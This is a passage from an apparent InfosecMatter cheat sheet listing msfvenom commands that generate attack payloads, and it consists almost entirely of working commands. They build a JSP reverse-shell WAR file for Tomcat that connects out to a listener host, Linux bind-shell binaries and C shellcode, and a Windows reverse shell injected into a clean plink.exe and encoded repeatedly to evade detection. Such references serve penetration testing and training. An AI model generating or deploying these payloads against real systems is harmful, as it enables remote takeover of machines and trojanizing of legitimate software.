Reverse shell in JSP language in WAR format ready to be deployed on Apache Tomcat:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.11.0.47 LPORT=443 -f war -o revshell.war
```

Bind shell for Linux systems generated as a Linux executable:

```
msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 --platform linux -a x86 -e
x86/shikata_ga_nai -f elf -o prog
```

Bind shell for Linux systems generated in C format ready to be pasted into e.g. a custom exploit:

```
msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -b "\x00\x0a\x0d\x20" --platform linux -a
x86 -e x86/shikata_ga_nai -f c
```

Reverse shell injected into an existing clean Windows executable and encoded using shikata_ga_ani encoder using 10 iterations:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -e
x86/shikata_ga_nai -i 10 -x /usr/share/windows-binaries/plink.exe -o /tmp/bin.exe
```

You can also find many other examples as these are really only a tip of an iceberg.

If you find this list useful, please consider subscribing and following InfosecMatter on Twitter, Facebook or Github to keep up with the latest developments. You can also support this website through a donation.

See also

- Metasploit Windows Exploits (Detailed Spreadsheet)
- Metasploit Linux Exploits (Detailed Spreadsheet)
- Post Exploitation Metasploit Modules (Reference)
- Metasploit Auxiliary Modules (Detailed Spreadsheet)
- Metasploit Android Modules
- Metasploit Module Library

SHARE THIS

TAGS | Cheatsheet | Exploitation | Metasploit | Msfconsole | Msfvenom | Payload | Spreadsheet